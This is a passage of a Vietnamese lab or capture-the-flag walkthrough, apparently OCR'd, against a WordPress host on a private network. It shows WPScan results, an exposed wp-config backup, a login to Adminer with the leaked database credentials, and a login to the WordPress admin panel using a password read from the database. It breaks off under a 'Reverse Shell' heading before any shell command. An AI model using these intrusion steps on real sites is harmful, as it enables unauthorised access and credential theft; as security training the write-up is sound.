


WPScan cho chúng ta kết quả sau:

- Có một bản sao lưu của cấu hình:: `http://192.168.178.99/blog/wp-config.php.bak`
- There are 2 users: **admin**and**fs0ft**
- there are 4 vulnerabilities


- Tải backup về tại: http://192.168.178.99/blog/wp-config.php.bak. Có thể tìm thấy thêm dữ liệu truy cập vào cơ sở dữ liệu:




# Bước 5 - Khám phá – Exploration

1. Truy cập vào: assetsthe adminer.php và opendocman


- Trong bước 2, chúng tôi đã tìm thấy ***/ assetsthe adminer.php*** và **opendocman** trong thư mục. Hãy thử vận may của chúng ta ở đó.




/ assetsthe adminer.php





Opendocman





opendocman

- Adminer.php là một ứng dụng để quản lý cơ sở dữ liệu. Hãy thử những dữ liệu username và password để truy cập được tìm thấy trước đây.


- Dữ liệu truy cập mà chúng tôi tìm thấy trong **Sq3BTKPa** file khớp ở đây. Username: **wordpress_user** – Password: **3b72186be8360b30c16625df95509b22acba1**




- Giao diện sau khi login




- Trong khi khám phá cơ sở dữ liệu, chúng tôi tìm thấy một bảng **wp-crackin** để thấy dữ liệu username và password




- Ngoài ra, với bảng **wb_users** ta thấy dữ liệu username và password của **Admin**




# Bước 6 - Reverse Shell

1. Khai thác quyền Admin


- Chúng ta add IP: 192.168.25.130 vào /etc/hosts để truy cập vào wp-login.php.




- Sau đó vào http://fsoft.hacking/blog/wp-login.php. Chúng ta từ **wp-crackin** đã có username: **fs0ft** và password: **fs0f@2020!@**




- Đây là giao diện Dashboard



